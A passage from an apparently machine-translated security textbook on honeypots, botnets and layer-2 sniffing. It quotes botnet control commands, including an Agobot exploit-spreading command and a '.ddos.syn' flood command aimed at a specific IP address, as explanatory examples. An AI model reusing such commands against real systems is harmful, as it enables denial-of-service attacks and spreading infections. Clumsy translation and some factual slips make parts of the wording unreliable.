functions. Evaluating the analysis reveals potential errors within security techniques. Such information can then be used to develop protection mechanisms further. And this is precisely the advantage of honeypots. You have to deal with much fewer data. However, these data are very meaningful, and thus it will be possible to carry out faster and more precise analyses. As a result, there is an opportunity to quickly respond to possible problems or failures in the applied security programs by modifying and improving them.

The third big advantage is the much lower hardware requirement. Since the majority of security programs have the problem of having to cope with the ever-increasing speed of traffic on the Internet with more and more data volume at the same time, correspondingly high demands are placed on the processing speed of the hardware. Failure to do so can lead to difficulties as the safety techniques can no longer control everything and hence can easily cause malfunction. The advantage of honeypots is that they need much fewer resources because they only have to react when they are actually addressed. As a result, a honeypot does not have to be particularly fast or efficient. It is quite possible to use older computers for use as Honeypot. For this reason, honeypots do not have to be brought up to state of the art and are thus very cost-effective to operate .
The next advantage of honeypots is the ability to make everyone aware of the danger posed by the Internet. Since honeypots tell the operator each time an attacker tries to access his system, he is constantly reminded that sufficient protection is required. With other security techniques, there is the possibility of not being aware of this danger, since these programs block off the attacks so that the user is not even brought to the attention of the user. This could lead to the wrong conclusions and tends to suggest that his system is not at risk at all. Honeypots prevent this assumption and explicitly point to the danger.

Disadvantages of Honeypots

The first big drawback honeypots have is the risk they bring with them. A risk exists because a honeypot if an attacker has invaded it, can be used to then out of the network other attack systems. The risk and associated damage depend on the interaction level of the honeypot. As described in the last chapter, the more the honeypot can do it, the bigger the danger.

The next problem, and thus another disadvantage of honeypots, is that a honey pot does not observe what is happening around it, but only what affects itself. As a result, even though there is an attack on the network, the honeypot does not react because it is not itself attacked. Honeypots actually react only when they themselves become the target of the attack .

Another major disadvantage results from the identification of a system as Honeypot. This can lead to an attacker bypassing the honeypot in the future and focusing on other systems. In addition, it can happen that an attacker deliberately uses his knowledge of the existence of a honeypot to access other systems. For example, an attacker can bombard a honeypot with attacks and distract the user to such an extent that he can attack other systems unhindered. In the research honeypots already mentioned, identification can lead to serious errors. This is due to the fact that an attacker can deliberately leave behind false information about himself and his methods during an attack. But as conclusions are drawn from this information through analysis, this leads to wrong conclusions. This poses a massive problem if these failures find their way into the security software of the next version. This way, it can be manipulated, and instead of protecting the systems, new ones can be created.

Examples of Honeypots

The functioning of honeypots has now been explained in detail, so it is time to look at some practical examples. Of course, there are a large number of honeypots in use today. Therefore, in the following three different honeypots are presented, on the basis of which one can see well the different application possibilities. As a first example, I'd like to introduce a rather simple honeypot called Back Officer Friendly. The second example will be a more complex honeypot called honeyd. As the last application, we will then turn to the honeynets.

Back Officer Friendly

The first example I would like to introduce here is Back Officer Friendly (BOF for short). This is one of the simplest honeypots available and can be classified in the class of low-inter-action honeypots. BOF can be used well as a production honeypot and is not suitable as a research honeypot. The reason is that the program has very limited functionality and, in the case of

an attack, also collects very little information about the attacker and his methods. But before the functionality is explained in more detail, first a few words about the genesis of BOF.

BOF, which was initially not conceived as a honeypot, was actually developed as a measure against a then-circulating program called Back Orifice. Back Orifice was, therefore, such a great danger because an attacker could penetrate without attracting attention into a system and could control this at will. When Marcus Ranum developed BOF in 1998, his goal was to create software that would uncover the activities of this then-widespread program. BOF was designed to immediately trigger an alarm once a Back Orifice attack was discovered.

The procedure of the BOF can be described as follows: The program can listen to up to 7 different ports of a system. If an attempt is made to establish a connection to one of these ports, BOF actually establishes a complete TCP connection, at the same time recording the attempt to set up the connection and triggering an alarm to alert the user. Then BOF breaks off the connection immediately. As can easily be seen, BOF can gather very little information because the program immediately terminates the connection immediately after setup.

Although BOF has very limited functionality, the program is well suited to detect attacks on a system and thus to find a good way of failing security. In this way, companies can also be made aware that there is a security risk and thus, awareness of the need for security measures.

Honeyd

Honeyd was developed by Niels Provos and published in 2002. This program is an open-source system intended for Unix systems. The fact that the program is free of charge and therefore not only easy to download by anyone, but also that every access to the source code has immense advantages. It can be developed very quickly because everyone can work on the code. Thus, the program offers the possibility to integrate new functions or to fix errors.

Despite its extensions, Honeyd can still be assigned to low-interaction honeypots, as it is relatively easy to use. Furthermore, Honeyd is designed

as a production honeypot but is also suitable in parts as a research honeypot. The possibility of using it as a research honeypot is because Honeyd makes certain applications useful for research purposes.

The peculiarities underlying this program, on the one hand, are that it can monitor every possible TCP port. Honeyd does not register the activities on its own ports but assumes the identity of an IP address behind which no real system is located. Thus, in the case of an attack, it can simulate the addressed system and, as this replicated system, interact with the attacker to gain information therefrom. But Honeyd can simulate not only one but extremely many systems. And this is exactly the second special feature that Honeyd offers.

Since Honeyd only simulates a system in a network when there is no real system behind it, the question arises of where the information is obtained from. It must therefore first be clarified behind which IP address a real system stands and behind which not. If there is no real system behind an IP address and this is addressed, then it is assumed that this is an attack and Honeyd intervenes. There are two ways of detecting non-existent systems. The first is when a network or part of the network is not even used. Then there is no real IP behind any IP address, and Honeyd uses a procedure called blackholing. This method offers the ability to listen to whole blocks instead of individual IP addresses, saving a lot of time and complexity. The second option, which is used much more frequently, is used when both real and non-existent systems co-exist in a network. In order to find out the IP addresses in such a network where there is no real system behind it, the address resolution protocol, ARP for short, is used. This protocol makes it possible to determine the MAC address (Media Access Control) behind the IP address. If this MAC address does not exist, there is no system. This allows you to quickly and easily separate the two traps.

If you try to connect to a port that does not have a real system behind it, Honeyd pretends to be one instead and interacts with the attacker according to the system.

Honeynets

The last example that I would like to introduce at this point is the most important and powerful thing. The concept of Honeynets was first

introduced in 1999 as part of a paper titled "To Build a Honeypot." For the first time, it was the idea to use a normal network as it happens in every company as a honeypot. When the Honeynet Project was founded in 2000, the honeynets took on the central role in the investigation of cyber attackers. The project used Honeynets to gather information about attackers and their methods. The result of their work is a series of papers that later appeared as a book entitled "Know Your Enemy" in a collected form.

The honeynets can be clearly assigned to the high-interaction honeypots because there are no restrictions in connection with the interaction between honeynet and attacker. The idea of a honeynet is to build a normal real network, as is customary in business. This network is followed by a barrier called Honeywall. Then it's easy to see what's going on because otherwise, this physical network serves no other purpose within the network architecture. The design of the network and the individual applications on the systems are completely freely selectable and make the Honeynet extremely flexible. So honeynets are set to take the concept of honeypots to a higher level, but the underlying idea is the same. These honeynets are seen as an evolution of honeypots.

Honeynets can thus be used both as a producer and as a research honeypot. The decision to use a honeynet as a production honeypot has the reason that a honeynet can deal very well with known as well as unknown attack patterns and thus detect attacks that would otherwise remain undetected. As a result, excesses can be detected and reported with a high degree of probability, which in turn provides the company with good protection. However, a honeynet is rarely used as a production honeypot because it is simply too complex, expensive, and expensive.

However, good application possibilities are available to Honeynet as a research honeypot. This is mainly because they can gather a great deal of information during an attack. These not only consist of data about the attacker himself but also about the methods and tools he uses. The advantage of a honeynet is that an attacker does not even notice that he has invaded a honeynet. Because it's built just like any other network, the attacker simply does not recognize the difference. Once it has penetrated into a honeynet, it stores all the action and functionality of the tools used without the attacker noticing. This makes the use of honeynets so effective.

The valuable information can be used to carry out very good analyzes, with which trends and patterns can be found. Thus it is even possible to make predictions about attack behavior or to warn against attack at an early stage. In addition, honeynets can be used to test new security techniques. The only thing you have to do is install the new security method on a honeynet and see if it can be broken in case of an attack.

Future of Honeypots

Although honeypots have been on the market for quite some time, the acceptance is not very big. One of the underlying problems is that you still do not agree on how to define a honeypot. Since companies do not know exactly what benefit they can expect from the use of a honeypot, they do not deal with it at all. Therefore, the most important task is to work out the strongest of the honeypots, so that companies recognize the advantage of honeypots and use them in their favor. As a result, acceptance will certainly increase, and the benefits of further development by security experts will rise sharply, which in turn favors the development of honeypots .

Unfortunately, the lack of unity over the definition is not the only problem of Ho-neypots. Another disadvantage is the still relatively heavy operation. Today's honeypots, and especially research honeypots, usually have an unmanageable operating surface, making the operation of such a honeypot very difficult and complex. Difficult handling also automatically results in greater error liability due to misadjustment by the user. Furthermore, with a honeypot, it is not yet possible to communicate with other security techniques. If there is an attack on a honeypot, it detects and registers it, but the information is not forwarded to other security programs. Through a corresponding interaction between Honeypot and security techniques, further attacks could be avoided quickly and without much effort. In the future, these problems could be eliminated by further development of Honeypot.

One prediction, which is also presented in the book by Lance Spitzner, is that honey-pots and especially research honeypots still have a lot of potentials. With the development so far, only approaches to future applications have been made. A possible use of honeypots could be to detect patterns at attacks. Thus, by analyzing the collected information,

possible patterns could be identified to warn against attackers at an early stage. Another application is the specialization for attackers who are looking for highly sensitive data. A possible goal is also that honeypots no longer work on their own, but cooperation between several honeypots distributed around the world are closed. The advantage is that the data collected by each honeypot are analyzed together to make it much more accurate. As a result, there are better protection mechanisms.

CHAPTER 13 – BOTNETS

The phenomenon of botnets is the basis for a multitude of Internet threats such as spam and denial-of-service. This section provides an overview of how botnets work by presenting the basic elements and features of a botnet and its features. Different methods for opening, analyzing, and stopping productive botnets are explained.

Introduction

The steady growth of the Internet is accompanied by an increase in criminal and destructive energies, ranging from purely destructive vandalism to organized crime. The well-known but little explored field of botnets is the starting point of many critical malicious mechanisms such as spam, Distributed Denial of Service (DDoS), and data espionage.

Vinton Cerf proposed at the World Economic Forum in 2007 that all PCs connected to the Internet are part of a malicious botnet [Foru07]. Nevertheless, the previous safety-related approaches focus on preventing, filtering, and averting the attacks caused by botnets. Only a few approaches deal directly with the basis and functioning of the botnets .

Botnets – Definition and Delimitation

A botnet is a group of individual computer systems that have been infected with malware without the user's knowledge and remotely controlled by a single individual. The infected end system is called zombie or bot, more rarely drone. The individual remotely controlling the botnet is called a botmaster. The C & C channel (Command and Control) has become established as the term for the communication channel between Botmaster and botnet [RZMT06].

A 1: n communication between Botmaster and Bots over a C & C channel is the basic defining feature of a botnet. In addition, " botnets " are only those structures whose intended purpose is to carry out harmful and criminal acts. After all, botnets are just a tool that can, but does not have to, do harm.

Structures of a similar nature, such as " Folding@home " or "Mersenne Prime Search," are peaceful and meaningful services that are not classified as botnets.

The evil bots to be found today evolved from the classic IRC bots of the early 1990s. Eggdrop was one of the first such bots to support the IRC user in chat by performing functions such as database queries or offering help. Based on the modularity of Eggdrop, first bot programs were developed that could be used to implement evil intentions. However, the first attacks are limited to DoS in the IRC sector, for example, through automated " flooding." These bots have evolved over time, but the modularity of egg-drop and control over IRC have been retained [CoJM06].

In the meantime, botnets are being used for pure vandalism (" script kiddie ") as well as for commercial fraud, extortion, spam, and phishing [CoJM06]. It also identifies a community that works closely together to develop and develop malware. If the source code of the bots is publicly available, they show a large number of user signatures in the form of scene-specific pseudonyms. Code is often reused; the source code contains comments that specify the original source code source. Often, these are pre-existing malicious software such as computer viruses, worms, or Trojans.

Common Botnet Systems

The classification of the existing bots is difficult. Existing Bot software is often rewritten several times, expanded and modified; sometimes up to 4,000 versions of a bot variant are known (SDBot and Agobot). Here is a selection of the most widely-received and currently popular bot groups listed:

Agobot/Phatbot/Forbot/XtremBot

The core of almost all common bots is Agobot, first released in 2004, and its programmer was arrested in the same year. The bot is written in C ++

and offers a modular and abstract software architecture. The source code is released under the GPL, although no central reference source is available. Agobot has been expanded several times over the years, with the current source code package, with all modules, extensions, additional tools, and alternative implementations, having a size of around 140 MB. Agobot uses libpcap [BHKW05] to listen for network traffic and provides support for PCRE (Perl Compatible Regular Expressions) and NTFS ADS (Alternate Data Streams) as well as functions of a classic rootkit. New versions are able to prevent the reading of C & C parameters by detecting debuggers and virtual machines such as SoftICE or VMware [BHKW05]. Agobot provides encryption of C & C communication with SSL and is available in a special version for infecting Linux systems [CoJM06].

SDBot/RBot/RBot-GR

SDBot and derivatives are written in C and published under the GPL. The source code is small and concise, albeit with little abstraction and no modularity support. Damage functions are not implemented in the basic system, only basic functions for processing the C & C commands are available. The addition of malicious functions requires only minimal modification of the source code. SDBot also uses backgrounds left behind by other malware for primary infection, in addition to vulnerabilities in Windows operating systems and peer-to-peer software [CoJM06]. More than 4,000 variations are known. The meanwhile reworked source code allows conclusions to be drawn to the authorship of more than 100 programmers .

Storm Worm/CME-711/Troj.Dorf/Win32.Nuwar

With a footprint of an estimated 1 million infected systems, the Storm botnet is the largest ever observed. The anatomy of the associated bots software CME-711 is little researched, unambiguously assignable source codes are not openly accessible. The electricity botnet was responsible during 2007 for various DDoS attacks of commercial interest, which were reported in the trade media.

Clickbot

A clickbot is or was a commercially available or rentable yet illegal and harmful botnet system. The botnet with a footprint of 100,000 bots was

discovered in May 2006. Google invested considerable research effort in analyzing the botnet in order to be able to use an effective filter for click simulation.

The bot was as a BHO (Browser Helper Object) for "Microsoft Internet Explorer" implemented, as C & C channel served HTTP. The dissemination of the Bot software took place by means of "Social Engineering" and by exploiting security gaps in the software "Microsoft Internet Explorer." The administration took place via a decentralized administration system written in PHP with MySQL as a backend. The source code of the administration system could be confiscated and was published [DaSt07] .

Operation

The lifecycle of a bot system can be divided into several phases and roles. After importing into the victim system (primary infection), the actual bot software (secondary infection) is reloaded, after which contact is made to the Botmaster via a C & C channel, whose commands are then implemented.

Intake into the Victim System

The acquisition of new victim systems is not uncontrolled in the environment of botnets as with conventional computer viruses. As a rule, existing bots are instructed by a botmaster to locate and infect new victim systems. It exploits security gaps in the victim's system.

The distribution mechanism of botnets is one of the main causes of " background noise " (network traffic caused by malware network scanners) on the Internet, which is mainly at ports 445/TCP, 139/TCP, 137/UDP, and 135/TCP occurs. According to the " Honeynet Project," 80% of the measured passive network traffic is accounted for by an average internet connection for these end ports [BHKW05]. Connected to this are known security vulnerabilities of the operating system " Micro-soft Windows " in the versions NT to XP. Common sources of attack are also security vulnerabilities in network games, in peer-to-peer programs, and in email clients. In addition, it can be observed that bots exploit the functions of other malware in order to install themselves on the victim system

[CoJM06]. In addition to the exploitation of security gaps, methods of " social engineering " are used as well as the order for export.

Typically, an infected system executes a download immediately. The URL of the download is given either directly or indirectly in the binary file of the primary infection. Common protocols include Trivial File Transfer Protocol (TFTP), File Transfer Protocol (FTP, [PoRe85]), Hypertext Transfer Protocol (HTTP, [FGMF + 99]) or CSend, a protocol for sending files IRC users. The latter is particularly useful in the context of IRC as a C & C channel. The software used to infect the system usually does not yet have functionality for participation in a botnet [RZMT06]. After downloading, the downloaded binary file is executed and registered in the operating system so that it is automatically started at system startup. Typically, existing bots serve as servers for these secondary "binary files" [RZMT06]; in some cases compromised web servers or free providers of web space are also abused in other ways [BHKW05].

Agobot contains, for example, after the primary infection, only 40 so-called "Commands," which it can export remotely. These only cover the areas of communication via IRC and the downloading of additional components. Thus any damage function must be added afterward by the secondary binary package.

The development of Agobot, known as Phatbot, also offers after the Primarinfektion¨ functions for exports of DDoS attacks and Ausspahen data. The binary file can thus be preconfigured to execute harmful activities without the need for a control command from a C & C channel.

C & C channel

Various protocols are used as the C & C channel to control the bots. Widely established is the IRC protocol. The proliferation of peer-to-peer systems, which can also contain freely definable instructions in the form of chat specifications, also makes protocols such as e2k, Gnutella, or FastTrack popular.

Occasionally, the modular structure of the bot programs allows access to a variety of different protocols. The 2003 SDbot was able to use not only IRC but also established peer-to-peer protocols as C & C channel [CoJM06].

IRC

Despite recent developments, communication via IRC is the most widely used communication channel. This is facilitated by the flexibility of the protocol and the availability of free implementations that can be used to program the malware .

In the typical scenario, the botmaster operates an IRC channel on a server to which the bots connect automatically. The IRC channel is mostly password protected. User name, password, channel name, and address of the server are permanently integrated into the binary malware. In most cases, dynamic URIs are used to change the server when needed.

To successfully connect to the IRC channel, a username formed according to a special algorithm, as well as the correct transmission of the password via the IRC- specific PASS command [RZMT06]. The IRC protocol does not provide any encryption, so all access data can be obtained from other network sniffing.

After successful authentication, the IRC server sends the messages to the bot
RPL_ISUPPORT , RPL_MOTDSTART , RPL_MOTD , RPL_ENDOFMOTD, and ERR_NOMOTD [OiRe93] , respectively. RPL_MOTD can already transmit commands to the bot without this one entering the channel. For example, a new channel name or an alternative server can be specified.

The bot parses after entering RPL_TOPIC and executes the command immediately. RPL_TOPIC follows in the common bots a simple syntax consisting of a method name and parameters .
An RPL_TOPIC of shape .advscan lsass 200 5 0 -r -s instructs the bots, for example, to continue to spread themselves through the LSASS security gap by searching for threads with a delay of 5 seconds without time limit (0) for vulnerable victims [BHKW05].

At the beginning of the 1990s, public ICR channels were used as the C & C channel. For the administrators of public IRC servers, abuse of this kind was a significant security risk. The use of filters and other analytical

methods was widespread. However, modern observations show that current botnets use almost exclusively individually modified IRC server software. This modified IRCd typically do not adhere to the properties specified in RFC 1459 [OiRe93]. In order to make the number of bots in the botnet inaccessible to drones, as a rule, no user list is output, as required in the specification of the IRC protocol [BHKW05]. For the communication, unnecessary subsets of the specification are removed. Especially the IRCd "unrealircd," which is popular because of the free availability of its sources, is heavily modified for use as a C & C channel. In relevant peer-to-peer networks, versions of the IRCd have emerged that allow up to 80,000 users and thus 80,000 bots per channel [BHKW05]. This performance is achieved by omitting broadcast messages for JOIN, PART and QUIT. In addition, the mandatory messages LUSERS and RPL_ISUPPORT according to the specification [OiRe93] are not implemented in order to make the external analysis of the C & C channel more difficult. It was also possible to observe the additional implementation of mechanisms for securing the botnet. For example, the modified IRCd only allows usernames of specific syntaxes or from a specific network area [BHKW05].

Recent observations also show that current botnets introduce additional encryption and security mechanisms, so the IRC channel only serves as a tunnel [Netw07]. The control of a botnet via an IRC channel is a central type of communication. If this central interface is compromised, the botnet is no longer commandable. From the point of view of attack defense, this is an advantage. From the point of view of the botmaster, this central deployment results in a low latency of communication. The Botmaster has control over the IRC server, which is not the case with a decentralized approach [CoJM06].

P2P

The use of peer-to-peer networks as a C & C channel, in contrast to the classical approach of the IRC channel, pursues a decentralized strategy. The communication over P2P systems is generally not to be interrupted or compromised even with great effort. Tracking traffic is complex. The disadvantages of Botmaster's view are the indeterministic nature of the channel and the lack of control. For P2P systems, there are already mechanisms for anonymizing the traffic that can be used by the Botmaster

[CoJM06]. P2P systems as a C & C channel are poorly discussed in the literature .

HTTP

In particular, bots systems optimized for exporting harmful actions on the WWW (such as simulating clicks on commercial ads, manipulation of Internet casinos and web games) use HTTP as the C & C channel. Examples are "Clickmaster" and "Clickbot.A" [DaSt07]. They are usually as BHO (Browser Helper Objects) of the software " Microsoft Internet Explorer implemented." By integrating with the web browser, BHOs have access to WWW resources without much implementation effort.

Indeterministic Communication

Following the example of existing fully centralized P2P systems, it would also be possible to have completely decentralized communication between the bots that take place without the use of all-common and specified protocols. In this scenario, a bot could actively scan for additional members of its network and send encrypted messages to those found bots. The latency is very high. A system of this kind could not yet be observed in the productive form [CoJM06].

Command Translation

The transmission of Botmaster commands to the individual bots takes place in a syntax that cannot be specified in general terms. General statements about their shape cannot be made. The popular Agobot uses the syntax form
.
. <command_class> [. <subcommand>] <parameter> * .

That's the order of the command.

.ddos.syn 129.13.182.1 21 200

Bots attack the University of Karlsruhe web server on Port 21 for 200 seconds with DoS attacks.

Application And Command Classes

Botnets are first and foremost, a tool that can be used as a basis for executing potentially criminal and harmful actions. Briefly, the various

hazard potentials should be considered in the order of their frequency:

dDoS

The " Distributed Denial Of Service " is the most common threat posed by botnets. According to surveys by [Netw07], 71% of all observed botnets are in dDoS attacks. In this case, a botmaster commands all bots to send excessive network traffic to a defined destination. The attacked server is unable to properly service its services due to a large number of requests. Investigations show that the majority of attacks from botnets are currently over UDP. The attacks at the application layer or at TCP are lagging behind [Netw07]. DDoS is thus the primary threat posed by botnets and only botnets .

Spamming

64% of all observed botnets send email spam [Netw07]. This usually works over a SOCKS v4 / v5 proxy [LGLK + 96] on the compromised system [BHKW05]. Ago-bot is also capable of building a Cisco Systems' Generic Routing Encapsulation (HLFT94) tunnel, which makes it easy to encapsulate email protocols [CoJM06]. 34% of all observed botnets were able to provide such open proxies for sending spam email and other activities [Netw07].

Data Theft

Some bots are able to aggregate information from the victim's system like classic Trojan horses and send it to the botmaster. These are, in particular, email addresses stored on the system, passwords, and other identity data (16% of botnets [Netw07]). In addition, botnets provide various elements for phishing (37% of all botnets).

Miscellaneous

Because botnets have a variety of different IP addresses from the regular Internet Service Provider (ISP) pool, botnets are increasingly being used for commercial fraud. The main providers here are providers of online advertising (such as Google AdSense [DaSt07]). In this case, the bots generate virtual clicks on the advertisements of commercial providers.

Online voting vendors, online games, and more commercial Internet casinos and poker game providers are also finding this type of fraud [Netw07].

In addition, botnets have often been the starting point for spreading re-gular malware in the past.

Tracking Botnets

Virus Scanner

Recognition of the bot software on a victim system follows the same strategies that are used for other malicious software. All commercial virus scanners are able to detect and delete known bot software. This known method will not be discussed further here.

Honeypots/-nets and Malware-Collection

A controlled install potentially infected victim systems and analyzing the infection then occurs in the broadest sense as malware Collection means Honeypots, respectively. If an entire network of such honeypots is available at the moment, one speaks of honeynets [BHKW05]. The use and operation of honeypots/networks are complex and complex and should not be dealt with here.

Malware collection generally refers to the isolation of malware, especially bot software. In both approaches, it is important to isolate the C & C channel; if necessary, with the necessary parameters for login and communication locking. This is done either by listening to the network traffic generated by an infected system or by analyzing the binary file. In particular, since the log in via IRC generally takes place without encryption, the login parameters are generally easy to win [BHKW05].

Drones

Controllable software that simulates the behavior of bots in a botnet to aggregate information is called a drone. That drone software is used to analyze the size of botnets.

IRC-Based Detection of Botnets

By using filters, potential IRC C & C channels can be found. A simple method is to filter network traffic on TCP port 6667 for known botnet commands. However, it has to be noted that the commands in different

botnets are very variable and that ports other than port 6667 can be used [CoJM06].

Another method is to search for characteristic patterns in IRC communication. As a rule, bots are “dumb” for a long time, then respond quickly and in large numbers to a command from the botmaster. These answers are faster than those of a human user. Systems of this type are generally successful in finding botnets but suffer from a high error rate [Raci04]. However, general and general characteristics of botnet communication via IRC are not apparent [CoJM06] .

Combinations and Data Mining

All hitherto known systems for the detection of botnets suffer from a high failure rate. Either a small class of botnets can be detected a priori or the detection density is very low. New approaches suggest a combination of different approaches.

Existing data can be analyzed for characteristic properties and characteristics of a botnet. Features include the increased volume of scanning of otherwise unused TCP ports, the reading out and analysis of DNS caches as well as the analysis of sent binary files of known Bot software. A combination of these methods can be used for a comprehensive warning system [CoJM06].

Analysis Factor Botnet Size

Whereas botnets containing between 80,000 and 140,000 bots were classified as dangerous in the past, reports in recent years have warned against small botnets containing a few hundred bots [Netw07]. The large botnets in the form of an estimate of the average active bots are, therefore, an important characteristic in order to be able to assess the danger potential of a messenger network.

The development of smaller botnets has several reasons. First, small botnets are more likely to be detected by more robust security software than they would be with large botnets. Small botnets, therefore, have a higher market value in the impacting scene and can be more easily leased or sold [CoJM06]. The move to broadband connections for home PCs also eliminates the need to acquire several thousand bots. With an average wired

Internet connection at about 1Mbps upload speed, only a few hundred bots are needed to reach the capacity of an OC3 (155Mbps) link. An attacker's effective dDoS attack is thus already possible with fewer than 200 bots.

Nevertheless, the evaluation of botnet size remains a controversial subject of current research. Dagon et al. investigated the botnets of an alleged large number of 350 000 active bots [DaZL06]. Rajab considers botnets with a size of fewer than 1,000 bots to be potentially dangerous [RZMT06].

Definitions on Botnet Size

The size of a botnet is the most important characteristic feature, but there is general disagreement about how to define this greatness. One problem with determining largely observed botnets is the distinction between active and passive bots. Active bots usually account for only 5-10% of the total number of bots [RZMT07]. The parameter of the size of the botnet is always directly related to the measuring method used, the related side effects, and context.

In addition, the size of a botnet does not make any statement about the danger posed by the botnet. Moreover, the division into passive and active bots is not clearly defined and is difficult to access in the established measuring methods.

Therefore, two definitions have been established in the literature. The footprint of a botnet indicates the potential Gesamtgrobe of a botnet at a given time point. All infected systems whose bots software is configured to join the observed botnet will be paid. This parameter provides information about the distribution rate of the messenger network and about the effectivity of the dissemination mechanism. The footprint of a botnet is time-variable and depends on the daily spread and countermeasures used by the affected systems [RZMT07]. An alternative term for the footprint is the number of passive and active bots.

The second definition gives an indication of the active population (live population). This parameter describes the number of directly available bots that can be retrieved at a given time via the C & C channel. Thus, based on the size of the population, a statement can be made about the potential

danger of a botnet. A statement about its distribution cannot be derived [RZMT07]. An alternative name is the number of active bots .

Methods for Estimating The Botnet Big

Different ways of determining these variables are the subject of research:

Infiltration

Infiltration is a collection of techniques in which the observer connects himself to the C & C channel to read Botmaster commands. This technique also makes it possible to identify the target of a dDoS attack even before it actually starts.

Specialized tools for this task exist only for the IRC protocol as a C & C channel and allow the observer to be slipped into a botnet as a drone. "IRC Tracker" [RZMT06] created using the IRC access data that are extracted from the binary file of the primary infection, connects to the C & C-channel. The software claims to have high computing power and high bandwidth. In particular, because the source code of Agobot and SDBot is freely accessible, IRC Tracker also offers a simulation of the condition-dependent answers of regular bots. He is also able to offer a SOCKS v4 proxy. "Drone" provides a clear architecture to adapt the software to a modified IRCd [BHKW05]. Both software creates log files of all commands in the IRC chat.

When calculating the actual population, it is not enough to pay the number of unique user IDs. In observations of several botnets, a ratio between the unique user name of the bot and the clear IP address of the bot could be determined on the average 1: 3 [RZMT07]. This ratio is primarily due to the multithreading capability of the Bot software. Agobot and derivatives provide a clone function that generates as many instances of the bot software on the victim system. Thus, it is possible for the botmaster to generate multiple bot instances for a single botnet, but also to integrate a victim system into multiple botnets. Thus, the botnets are usually not disjoint [RZMT07]. Occasionally it was observed how botmasters exchange bots or " steal " each other [BHKW05]. The parameter of the population

must therefore also be based on an estimate if there are accurate and complete log files of the C & C channel.

DNS Forwarding

Dagon et al. developed an alternative method based on the manipulation of the DNS entry of the IRC server [DaZL06]. This method is applicable if the access data within the binary file on the victim system is not in the form of fixed IP addresses but as a dynamic domain name. By changing the DNS entry of the C & C channel from an authorized site, the connection of the bots can be redirected to a separate server. This own server accepts all TCP connections and logs the IP addresses. This method only allows the parameter of the footprint to be determined with precision and without any estimation. Information about the active population cannot be given .

However, a botmaster can easily detect the redirection of the DNS entry and use the update function of the bots that are still under its control to restructure the botnet [RZMT07]. The method of DNS forwarding serves only to determine the size of the footprint. Information about the botnet's activities, especially transient and future dDoS attacks, cannot be collected.

Analysis of DNS Caches

Information from the botnet itself is not always possible due to the increased volume of modified IRCd and the switch to alternative and largely unexplored C & C channels. Nevertheless, external data not coming from the immediate environment of the botnet can be used to derive information about its characteristics.
One way to do this is to parse cache data from a DNS server [RZMT06]. A bot will, under normal circumstances, perform a DNS query to join the C & C channel. This query is independent of the protocol of the C & C channel. For analysis, the target address to be interrogated is extracted from a captured binary file of the Botsoftware. At regular intervals, with multiple DNS servers, the resource may be checked for presence in the DNS cache. A cache hit implies that at least one bot in the TTL interval of the DNS cache has attempted to log in to the C & C channel. So, the size of the footprint can be appreciated. Derivatives of population size are not possible. In order to make a reliable estimate possible, it is necessary to query a large number of DNS servers.

Challenge of Botnet Destruction

Stopping recognized and analyzed botnets are generally difficult, and it's only a little researched. In individual cases, it could be observed that hostile Botmaster itself based on overcoming traditional security mechanisms, can also be used to stop malicious botnets. In the case of a central C & C channel, disabling the central site is a secure way to destroy the botnet. Immediate termination of all addresses known to the botnet by C & C parameters leads to an immediate stop of the entire botnet. In practice, this is possible through the police seizure of servers. Alternative and long-term options are unknown.

CHAPTER 14 – SNIFFING AND SPOOFING: ATTACK ON LAYER 2

The purpose of this section is to illustrate the key characteristics of the methods " sniffing " and " spoofing " and their relevance to attacks on layer 2 and 3 network protocols. It also describes ways of detecting such attacks and possible countermeasures by a network administrator. This should enable users to protect themselves from such attacks and possible damage better.

Introduction

The common model of communication in computer networks is the ISO/OSI layer model, a hierarchical communication model for heterogeneous computer networks [Tane03]. Each of the layers conceals all underlying layers and provides the upper one with a well-defined interface, which provides methods for network communication. If one of the layers in this model can be compromised, the integrity of the overlying layers is also affected.

The possibilities of attacking data transmission on the lower layers are manifold and sometimes not very complex. In order to be able to represent them and to explain possible countermeasures, we first briefly review the structure of the ISO / OSI model. In addition, the functioning of the most important protocols will be explained, as well as the fundamental weaknesses of hierarchical communication models. Subsequently, the terms " sniffing " and " spoofing " are stated. Then, we describe the specific methods that attackers can use to compromise the security of network systems; after which, it is explained which continuative approaches are

possible using the recorded data. Finally, we discuss further approaches that are based on sniffing and spoofing techniques.

Layer 1 to 4 in the ISO/OSI model

To enable communication between two applications executing on different computer systems, a number of different hardware and software components are required. In particular, network adapters, drivers, software libraries, and parts of the applications pay for themselves. Starting with the physical signal transmission via the decoding and forwarding of the signals up to the application, a hierarchical communication process can be identified, which is the OSI model. This model describes the individual layers by which the various components of their functionality and their tasks are classified.

Components of a layer typically access the services and methods provided by the underlying layer to accomplish their task, and in turn, provide various services to the components of the next layer. Each of the layers hides their implementation details before the next layer, and at the same time can transparently communicate the underlying layer with its counterpart on a remote computer system. Thus, between two equal layers on different systems, there is virtual horizontal communication, i.e., data exchange between like components on different systems, whereas where the actual communication is vertical with the underlying layer. Only at the lowest level of signal transmission does real physical horizontal communication occur.

This unified modeling enables communication even in heterogeneous environment exercises, i.e., involving various transmission technologies, operating systems, and applications. If one identifies the transmitter and receiver as an application, then the layers 1-4 are of prime importance, since here, the distribution, switching, and the physical transfer of data takes place. The layers 5 - 7 play a role within the computer system of transmitter and receiver itself.

Due to the high complexity of uninterpreted electrical signals, the 1st layer does not represent a practical starting point. From layer 2, the data are already available in digital form and can be read and evaluated by programs and users and possibly even modified. So even if an attacker accesses Layer

1 data, that is, when receiving electrical or optical signals, it must first be transmitted to layer 2 by decoding to allow for analysis .

Functioning of the Individual Protocols

The description of functionality given here is limited to the security-relevant aspects of the protocols and does not claim to be complete. More detailed descriptions can be found in the individual sources.

- Layer 2: CSMA/CD (Ethernet)

The basic idea underlying the Ethernet protocol is constant monitoring of the common send line by all connected subscribers. In order to avoid a collision, data is only transmitted if no other station is transmitting. Due to the finite speed of propagation of signals, however, a collision can occur if two subscribers start transmitting at the same time. If a collision is detected, the stations involved repeating the transmission. The Ethernet protocol is today the quasi-standard for computer networks, but it is also becoming increasingly popular in the field of telecommunications as well as in lighting and sound technology. The most common topologies in the Ethernet protocol are bus systems and star-shaped networks. For modern Ethernet networks, twisted pair cables with eight pairs of twisted and shielded wires are required. Depending on the speed, only two of the four wire pairs are used [Robe05].

- Layer 2: Token Ring

